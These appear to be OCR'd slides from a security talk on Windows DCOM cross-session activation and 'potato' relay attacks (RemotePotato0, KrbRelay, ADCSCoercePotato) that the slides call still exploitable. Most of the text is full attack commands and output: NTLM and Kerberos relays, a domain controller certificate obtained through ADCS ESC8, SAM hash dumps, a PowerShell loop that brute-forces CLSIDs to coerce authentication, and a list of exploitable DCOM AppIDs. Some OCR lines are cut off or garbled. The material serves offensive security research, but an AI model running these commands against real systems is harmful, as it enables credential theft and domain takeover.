
WHICH ARE STILL EXPLOITABLE

- https://github.com/antonioCoco/RemotePotato0

```
> C:\temp\potatoLand\RemotePotato0> query user
 BENUTZERNAME          SITZUNGSNAME        ID  STATUS  LEERLAUF   ANMELDEZEIT
>lowpriv               console              2  Aktiv        1:33  10.02.2025 21:11
 haxor                                      3  Getr.        1:33  17.02.2025 21:45
PS C:\temp\potatoLand\RemotePotato0> whoami
local\lowpriv
PS C:\temp\potatoLand\RemotePotato0> .\RemotePotato0.exe -m 0 -r 192.168.150.224 -x 192.168.150.224 -p 9999 -s 3 -c "{f8842f8e-dafe-4b37-9d38-4e0714a61149}"
[*] Detected a Windows Server version not compatible with JuicyPotato. RogueOxidResolver must be run remotely. Remember to forward tcp port 135 on 192.168.1
on port 9999
[*] Example Network redirector:
        sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:{{ThisMachineIp}}:9999
[*] Starting the NTLM relay attack, launch ntlmrelayx on 192.168.150.224!!
[*] RPC relay server listening on port 9997 ...
[*] Starting RogueOxidResolver RPC Server listening on port 9999 ...
[*] Spawning COM object in the session: 3
[*] Calling StandardGetInstanceFromIStorage with CLSID:{f8842f8e-dafe-4b37-9d38-4e0714a61149}
[*] IStoragetrigger written: 112 bytes
[*] ResolveOxid2 RPC call
[+] Received the relayed authentication on the RPC relay server on port 9997
[*] Connected to ntlmrelayx HTTP Server 192.168.150.224 on port 80
[*] Connected to RPC Server 127.0.0.1 on port 9999
[+] Got NTLM type 3 AUTH message from local\haxor with hostname DESKTOP-VK39I6N
[+] Relaying seems successfull, check ntlmrelayx output!
```

WHICH ARE STILL EXPLOITABLE

- https://github.com/antonioCoco/RemotePotato0



WHICH ARE STILL EXPLOITABLE

- https://github.com/cube0x0/KrbRelay

```
PS C:\temp\potatoLand\KrbRelay> query user
BENUTZERNAME          SITZUNGSNAME        ID  STATUS  LEERLAUF   ANMELDEZEIT
>lowpriv              console              2  Aktiv          4  10.02.2025 21:11
 haxor                                     3  Getr.          4  17.02.2025 21:45
PS C:\temp\potatoLand\KrbRelay> whoami
local\lowpriv
PS C:\temp\potatoLand\KrbRelay> .\KrbRelay.exe -session 3 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182
[-] WARNING, user's session is not active
[*] Auth Context: local\haxor
[*] Rewriting function table
[*] Rewriting PEB
[*] GetModuleFileName: System
[*] Init com server
[*] GetModuleFileName: C:\temp\potatoLand\KrbRelay\KrbRelay.exe
[*] Register com server
objref:TUVPVwEAAAAAAAAAAAAAAAMAAAAAAAABGgQIAAAAAAABJEObTPiCBL1iBw2Qw3Xe6AgAAADwq//+ziacQX494kyIADAAHAD
P//AAAAAA==:

[*] Forcing cross-session authentication
[*] Using CLSID: 354ff91b-5e49-4bdc-a8e6-1cb6c6877182
[*] Spawning in session 3
[*] NTLM1
4e544c4d5353500001000000097b208e2050005003700000000f000f00280000000a00614a0000000f4445534b544f502d564b3
[*] NTLM2
4e544c4d5353500002000000a000a003800000015c289e21b299689777ce814000000000000000cc00cc00420000000a006
4b0054004f0050002d0056004b003300390049003600 4e00040020006c006f00630061006c002e0070006c006100790067007
36004e002e006c006f00630061006c002e0070006c006100790067007 2006f0075006e006400050020006c006f00630061006c
0000000000000000005c004100700070004900440 05c004b00000000000b000000
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, ReplayDetect, SequenceDetect, UseDceStyle, Connection, AllowNo
[*] NTLM3
haxor::local:1b299689777ce814:92c5e2be21a3326fe55be06e22ba0714:0101000000000000b6c6c72e978cdb01d0d929
0002d0056004b003300390049003600 4e00040020006c006f00630061006c002e0070006c006100790067007 2006f0075006e
006f00630061006c002e0070006c006100790067007 2006f0075006e006400050020006c006f00630061006c002e0070006c
0300000000000000001000000002000003e22fff5ea712acb58163e80270a4427ec1e8defcb3ceb7453c981253788f9530a
```

```
PS C:\temp\potatoLand\KrbRelay> query user
BENUTZERNAME          SITZUNGSNAME        ID  STATUS  LEERLAUF   ANMELDEZEIT
>lowpriv              console              2  Aktiv          1:45  10.02.2025 21:11
 haxor                                     3  Getr.          1:45  17.02.2025 21:45
PS C:\temp\potatoLand\KrbRelay> .\KrbRelay.exe -clsid f8842f8e-dafe-4b37-9d38-4e0714a61149 -session 3 -spn cifs/playground2008.local.playground -secrets x
[-] WARNING, user's session is not active
[*] Relaying context: local\haxor
[*] Rewriting function table
[*] Rewriting PEB
[*] GetModuleFileName: System
[*] Init com server
[*] GetModuleFileName: C:\temp\potatoLand\KrbRelay\KrbRelay.exe
[*] Register com server
objref:TUVPVwEAAAAAAAAAAAAAAAMAAAAAAAABGgQIAAAAAAAAPye+OR2I2kOph7zdQhakZAlwAAFAH//+VVGq1btPVjyIADAAHADEAMgA3AC4AMAAuADAALgAxAAAAAAAJAP//AAAeAP//AAAQAP//AAAA

[*] Forcing cross-session authentication
[*] Using CLSID: f8842f8e-dafe-4b37-9d38-4e0714a61149
[*] Spawning in session 3
[*] apReq: 6082075406092a864886f71201020201006e820743082073fa003020105a10302010ea20703050020000000a38205536182054f3082054ba003020105a1121b104c4f43414c2e50
31b1f706c617967726f756e64323030382e6c6f63616c2e706c617967726f756e64a38204fa308204f6a003020112a103020120a28204e8048204e4363461dd068ff681609729b330be4eff2d19
851dea416f86d2719652f3090af17370af1e5b4c9a13a9cbc311e0b6c6673047bf926661a432273339f372798b5a24b0f397c84cf5f9c283813bfa5fcc99a67734505d1c7ea60cc0c65119c52f1
e439a1aa2c9cfc77f4ea7d3536ac66b95a8c6417f7564eed2b2418c7ebbaad9518b9f0463b10e103cbc748acb140b7ed9c6c86ada98f13cf61d9a52a7355e37f1da5017dd3885a25e2b6d33dd20
3d0d87c04e3bbbde090bab839eafa98ca0ec2a9fabb289759ea380877770a01fa29a10f4f3a8f848b80d5e02c833a33256696d41aab8db3941c800648e5ea30358edc5b2f83aa452c4ac8cdd2cf
1bdb250dce8f247b8acd322a1cc8c5c4ec7890a7bd36162f6a2034f7e11ade5fb3ff0388068846e9aefa497f18b26b984721b6b6c6596d6983ec9016102544433e0f870687741385a93b60434bd
b95e436e82d3adf0fc943da7b013da4f854b4a64e267faa008fc318dad0c078259bdcb9586e107764a55a9fc69c0e2c05bbf348ae11f3f895c76c3f6ba612e084edd338bcb136f2c6a20c7a76c4
6c394ed79773d771e2d9c793a507ed3a98ce3c15fe7c0136f13ee317966a8d62b17a758287dfeffbbaf3b73640f6ac9f80cf02b3d14ee39324bbe830c030dcf1379bfe72081a2599ef637387417
04b09d07dee86463241e6dafbd3774c83337769c637dc1e86e0816a2e735230bab7f5feadf424c27fffa0a4273f13835e0d187c97317df74211d3fe766d00696abd975fe73c321d430f811e5afc
10fbfc9a4df006656899826b73f7c2ceaee8e753b5577f326ea6198e9ec137fec89ae9bc2ea8f923d38fe167537afdf7efd7e8989f053f7ae5c1d69f4945b391ecc6a12af66f3b0c31efcfd5f4e
05fb72e2883514f5a400eed3bded6a783571400cbe0c9739dae20bbc267a619e946187680dad50d67aead0f14cd287730a224d9499b6c82e23c50fd0a913e06665b0464fd493731b72211bde270
2abb1aae23d6c7f933cfba8f45f22273d9961b22f69a63ab1752819bc28fc9c6bb1ff96f0ed5cc8f3dc8c8999986fe68c2a25ba515a29846ba60b8d02b4e20d8ad0599cc662038ccd9aac48f88e
8b4e0d614f14a9c77a33e0597f177a19498d53c7a6d3802e875fd5c0434b868034946598f2246fdaef24baa2b55ca5a0ac283b99c7152d342a3f7204a1b05204a87fdaa04bf9bfb9349abb9e4dc
08721270c83fcbbde69411cad9a57c63631a654a731ab20d121bfc9a9e2006b360f3b7c4cd163f3696df464748e15f561df858ba48201d1308201cda003020112a28201c4048201c0fd817a17a3
ac0a0a5f507c735885f880a2f33f450b18e4e82e56762a75d060281d3317de2e49ebdabd7a7b812f5d3c04f8bfe1f804ea3d7333497c3ef94d8dcad7f59621efddfc4e6ae222831d40d03d86896
c5f7f32a3dc5e5b73b1b3352471a23432d3c7d800afad5cb18a0120a6019ef4d66d37b37cec5b3ce00e1c7aee5192241dfa7bcada64f3e2447586433f556048e65f6a258d0ae7897aa6bd20d084
c3d704eb42bcd6fd2d53d0ea557a12a5b502dda9d8b91fc2a3fda42c610b0feb950646f849bacff13812149089f28eee81c39642289f2be69c5531fa39ab4095b7dc54f3248a7bb93897c3a6e66
06202e1edfb65bb80cbc220e94bfe75e8d287dee247263c57413abcdfd26d14207f3cbdb6b3e7475518f3c22e258367c27828bcd6c3c33415318f642fc1c37b04459d7f6d3463cdeeff9ff3c64d
[*] apRep1: 6f8188308185a003020105a10302010fa2793077a003020112a270046ecc76ed0e0cca8dded64396dd2c09d5da1920aa3bfd032e0a4eec1cfa6686c6cd3562e79b5e585256215be
441c1b68864310 9af237bb75b8586c1d5b273e8afe791439983ecb6969814f2d26dfc75561ef5577
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, ReplayDetect, SequenceDetect, UseDceStyle, Connection
[*] apRep2: 6f5b3059a003020105a10302010fa24d304ba003020112a2440442b30896125e1f497c502301b5f7846384f1d23042eddb53097693cc068820464e48dbaff247777d7631ec0f9be
[+] SMB session established
[*] Bootkey: 6dc146f17994fd36b7de644c7ed18330
[+] Dump successful
[*] SAM hashes
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a5c
:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
```

WHICH ARE STILL EXPLOITABLE

ADCS ESC8 alternatives – DCOM trigger:

- https://github.com/CICADA8-Research/RemoteKrbRelay
- https://github.com/decoder-it/ADCSCoercePotato
- https://github.com/sploutchy/impacket/blob/potato/examples/potato.py

WHICH ARE STILL EXPLOITABLE


ADCS ESC8 alternatives – DCOM trigger:

```
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Connection from 10.140.0.110 controlled, attacking target http://dc02.marvel.local
[*] HTTPD(80): Client requested path: /
[*] HTTP server returned error code 301, treating as a successful login
[*] HTTPD(80): Authenticating against http://dc02.marvel.local as MARVEL/DC01$ SUCCEED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 4
[*] Writing PKCS#12 certificate to ./DC01$.pfx
[*] Certificate successfully written to file
```

```
emp\tools\Release\Release\x64> .\ADCSCoercePotato.exe -m 10.140.0.7 -k 10.140.0.109 -u pparker -p '[redacted]' -d marvel
Calling CoGetInstancefromIStorage with CLSID:{D99E6E74-FC88-11D0-B498-00A0C90312F3} on remote endpoint:10.140.0.7
] Connected to ntlmrelayx HTTP Server 10.140.0.109 on port 80
*] Connected to ntlmrelayx HTTP Server 127.0.0.1 on port 135
[*] NTLM Type  1
05 00 0B 07 10 00 00 00  78 00 28 00 03 00 00 00  |  ........x.(.....
D0 16 D0 16 D5 A8 00 00  01 00 00 00 00 00 01 00  |  ................
C4 FE FC 99 60 52 1B 10  BB CB 00 AA 00 21 34 7A  |  ....`R.......!4z
00 00 00 00 04 5D 88 8A  EB 1C C9 11 9F E8 08 00  |  .....]..........
2B 10 48 60 02 00 00 00  0A 05 00 00 00 00 00 00  |  +.H`............
4E 54 4C 4D 53 53 50 00  01 00 00 00 97 82 08 E2  |  NTLMSSP.........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |  ................
0A 00 63 45 00 00 00 0F                           |  ..cE....
[*] NTLM Type 2
05 00 0C 07 10 00 00 00  26 01 E2 00 03 00 00 00  |  ........&.......
D0 16 D0 16 D5 A8 00 00  04 00 31 33 35 00 00 00  |  ..........135...
01 00 00 00 00 00 00 00  04 5D 88 8A EB 1C C9 11  |  .........]......
9F E8 08 00 2B 10 48 60  02 00 00 00 0A 05 00 00  |  ....+.H`........
00 00 00 00 4E 54 4C 4D  53 53 50 00 02 00 00 00  |  ....NTLMSSP.....
0C 00 0C 00 38 00 00 00  15 82 89 E2 70 E4 1F 9C  |  ....8.......p...
35 B4 38 4B 00 00 00 00  00 00 00 00 9E 00 9E 00  |  5.8K............
44 00 00 00 0A 00 61 4A  00 00 00 0F 4D 00 41 00  |  D.....aJ....M.A.
52 00 56 00 45 00 4C 00  02 00 0C 00 4D 00 41 00  |  R.V.E.L.....M.A.
52 00 56 00 45 00 4C 00  01 00 12 00 53 00 50 00  |  R.V.E.L.....S.P.
49 00 44 00 45 00 52 00  4D 00 41 00 4E 00 04 00  |  I.D.E.R.M.A.N...
18 00 4D 00 41 00 52 00  56 00 45 00 4C 00 2E 00  |  ..M.A.R.V.E.L...
6C 00 6F 00 63 00 61 00  6C 00 03 00 2C 00 53 00  |  l.o.c.a.l...,.S.
50 00 49 00 44 00 45 00  52 00 4D 00 41 00 4E 00  |  P.I.D.E.R.M.A.N.
2E 00 4D 00 41 00 52 00  56 00 45 00 4C 00 2E 00  |  ..M.A.R.V.E.L...
6C 00 6F 00 63 00 61 00  6C 00 05 00 18 00 4D 00  |  l.o.c.a.l.....M.
41 00 52 00 56 00 45 00  4C 00 2E 00 6C 00 6F 00  |  A.R.V.E.L...l.o.
63 00 61 00 6C 00 07 00  08 00 81 9F 6C 6E 5E 8C  |  c.a.l.......ln^.
DB 01 00 00 00 00                                 |  ......
[*] NTLM Type  3
05 00 10 07 10 00 00 00  EC 01 D0 01 03 00 00 00  |  ................
D0 16 D0 16 0A 05 00 00  00 00 00 00 4E 54 4C 4D  |  ............NTLM
7D 72 4E 6C 25 25 6A 5B  52 F9 01 01 00 00 00 00  |  }rNl%%j[R.......
00 00 D4 EB 5A 6E 5E 8C  DB 01 71 43 79 32 D9 B3  |  ....Zn^...qCy2..
6D 03 00 00 00 00 02 00  0C 00 4D 00 41 00 52 00  |  m.........M.A.R.
56 00 45 00 4C 00 01 00  08 00 44 00 43 00 30 00  |  V.E.L.....D.C.0.
32 00 04 00 18 00 4D 00  41 00 52 00 56 00 45 00  |  2.....M.A.R.V.E.
4C 00 2E 00 6C 00 6F 00  63 00 61 00 6C 00 03 00  |  L...l.o.c.a.l...
22 00 44 00 43 00 30 00  32 00 2E 00 4D 00 41 00  |  ".D.C.0.2...M.A.
52 00 56 00 45 00 4C 00  2E 00 6C 00 6F 00 63 00  |  R.V.E.L...l.o.c.
61 00 6C 00 05 00 18 00  4D 00 41 00 52 00 56 00  |  a.l.....M.A.R.V.
45 00 4C 00 2E 00 6C 00  6F 00 63 00 61 00 6C 00  |  E.L...l.o.c.a.l.
07 00 08 00 D4 EB 5A 6E  5E 8C DB 01 06 00 04 00  |  ......Zn^.......
06 00 00 00 08 00 30 00  30 00 00 00 00 00 00 00  |  ......0.0.......
00 00 00 00 00 40 00 00  86 D7 B6 3D CF 88 2D B3  |  .....@.....=..-.
3E 98 B8 C3 8C E9 0F AC  BA 87 15 64 E9 DF 10 33  |  >..........d...3
E0 32 01 3E 5F C2 78 AD  0A 00 10 00 00 00 00 00  |  .2.>_.x.........
00 00 00 00 00 00 00 00  00 00 00 00 09 00 24 00  |  ..............$.
52 00 50 00 43 00 53 00  53 00 2F 00 31 00 30 00  |  R.P.C.S.S./.1.0.
2E 00 31 00 34 00 30 00  2E 00 30 00 2E 00 31 00  |  ..1.4.0...0...1.
30 00 39 00 00 00 00 00  00 00 00 00 04 20 EE FD  |  0.9......... ..
C9 40 C3 13 55 4F FF 50  F1 A6 2C 15 05 00 00 03  |  .@..UO.P..,.....
10 00 00 00 50 00 10 00  03 00 00 00 12 00 00 00  |  ....P...........
00 00 04 00 05 9B EA 62  2A 67 CB 7D 01 00 00 00  |  .......b*g.}....
01 00 00 00 07 00 00 00  00 00 00 00 00 00 00 00  |  ................
00 00 00 00 0A 05 0E 00  00 00 00 00 01 00 00 00  |  ................
E 44 DD 7A 63 9C 7B 72  00 00 00 00               |  .D.zc.{r....
] Got NTLM type 3 AUTH message from MARVEL\DC01$ with hostname DC01
NTLM Type 2
03 03 10 00 00 00  20 00 00 00 03 00 00 00  |  ........ .......
```


WHICH ARE STILL EXPLOITABLE

ADCS ESC8 alternatives – DCOM trigger:



04

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT



Revisiting Cross Session Activation attacks

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

- Can low privileged users also remotely trigger `NetNTLMv2` hash authentications?

```
# Get all CLSIDs from the system registry
$clsidPath = "Registry::HKEY_CLASSES_ROOT\CLSID"
$clsids = Get-ChildItem -Path $clsidPath | Select-Object -ExpandProperty PSChildName

# Loop through each CLSID
foreach ($clsid in $clsids) {
    # Remove curly braces from CLSID
    $cleanClsid = $clsid -replace "[{}]", ""

    # Display progress in the console
    Write-Host "Executing command for CLSID: $cleanClsid"

    # Construct the command
    $command = "RemoteKrbRelay.exe -victim srv01.domain -target srv02.domain -clsid $cleanClsid
    -session 1 -smb -console -v --smbkeyword interactive"

    # Execute the command
    Invoke-Expression $command
}
```

- What about administrative privileges?

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

ApplicationID	ApplicationName	RunAs	LaunchPrincipal	CLSIDs
{d056ebce-e7e9-4994-a5e6-de59430306c1}		Interactive User		
{AB93B6F1-BE76-4185-A488-A9001B105B94}	BDEUILauncher Class	Interactive User		
{F8E552A5-4C00-11D3-80BC-00105A653379}	CLMgr	Interactive User		{F8E552FA-4C00-11D3-80BC-00105A653379};{4A816D68-59
{01A39A4B-90E2-4EDF-8A1C-DD9E5F526568}		Interactive User		
{B1445657-5A98-11d9-A4E5-00301BB132BA}	TabIps	Interactive User		
{B6A32FE6-E29D-AEAE-A608-D273E40CA34C}	Found New Hardware Wizard	Interactive User		
{63CE6D27-426A-41F9-8E51-549C1132DAE2}	PenIMC2	Interactive User		{967696C6-354C-4B5C-9CC8-BD9E1C480C77}
{953E4863-7AD1-4DAE-B2BD-108F1D57967B}	PenIMC4v2	Interactive User		{20C6F4C2-80A8-4310-A59A-1CC487334236}
{f56b7b2a-5b5a-46d8-b6f9-d927ce34b717}	sdclt	Interactive User		
{56676660-4A4D-45B0-B24E-9CF6B35E9ABF}	ShapeCollector	Interactive User		
{BBC4356A-F004-4628-A27A-E13D70412B70}	SyncHost	Interactive User		{25B25D91-69A2-47fa-A375-FDC98189A06F};{F1EFACAA-08
{E32549C4-C2B8-4BCC-90D7-0FC3511092BB}	Scan	Interactive User		{5f4baad0-4d59-4fcd-b213-783ce7a92f22};{8144B6F5-20A8
{0010890e-8789-413c-adbc-48f5b511b3af}	User Notification	Interactive User		{0010890e-8789-413c-adbc-48f5b511b3af}
{00f2b433-44e4-4d88-b2b0-2698a0a91dba}	PhotoAcqHWEventHandler	Interactive User		{00f2b433-44e4-4d88-b2b0-2698a0a91dba}
{06C792F8-6212-4F39-BF70-E8C0AC965C23}	C:\windows\System32\UserAccountCo	Interactive User		{06C792F8-6212-4F39-BF70-E8C0AC965C23}
{0868DC9B-D9A2-4f64-9362-133CEA201299}	sppui	Interactive User		{F87B28F1-DA9A-4F35-8EC0-800EFCF26B83}
{0886dae5-13ba-49d6-a6ef-d0922e502d96}	Retail Demo User COM Agent	Interactive User		
{08FC06E4-C6B5-40BE-97B0-B80F943C615B}	Proximity Sharing	Interactive User		
{1202DB60-1DAC-42C5-AED5-1ABDD432248E}	Sync Center Client	Interactive User		{1202DB60-1DAC-42C5-AED5-1ABDD432248E}
{1A1F4206-0688-4E7F-BE03-D82EC69DF9A5}	Sync Center Control	Interactive User		{1A1F4206-0688-4E7F-BE03-D82EC69DF9A5}
{276D4FD3-C41D-465F-8CA9-A82A7762DF32}	Cloud Change Wnf Monitor	Interactive User		{276D4FD3-C41D-465F-8CA9-A82A7762DF32}
{316CDED5-E4AE-4B15-9113-7055D84DCC97}	Immersive Shell	Interactive User		
{35BC523D-8BE9-496E-8257-026E8B4750FC}	TrayAppIdentityResolver	Interactive User		{561DF0D0-72EB-46F1-8D0A-5597DBBE6578}
{362cc086-4d81-4824-bbb5-666d34b3197d}	Windows Push Notification Platform	Interactive User	VORDEFINIERT\Administratoren	
{37399c92-dc3f-4b55-ae5b-811ee82398ad}	AppServiceContainerBroker	Interactive User	VORDEFINIERT\Administratoren	{37399c92-dc3f-4b55-ae5b-811ee82398ad}
{3AAE9875-AF81-4221-9B60-8656412C7812}		Interactive User		{37600FF7-470B-408F-8718-F2A7ABF0EF20}
{3eef301f-b596-4c0b-bd92-013beafce793}		Interactive User		{3eef301f-b596-4c0b-bd92-013beafce793}
{4545dea0-2dfc-4906-a728-6d986ba399a9}	Thumbnail Extraction Host Class	Interactive User		{4545dea0-2dfc-4906-a728-6d986ba399a9}
{45BA127D-10A8-46EA-8AB7-56EA9078943C}	Application Activation Manager	Interactive User		{45BA127D-10A8-46EA-8AB7-56EA9078943C}
{4839DDB7-58C2-48F5-8283-E1D1807D0D7D}	ShellServiceHost	Interactive User	VORDEFINIERT\Administratoren	
{515980c3-57fe-4c1e-a561-730dd256ab98}		Interactive User		{515980c3-57fe-4c1e-a561-730dd256ab98}
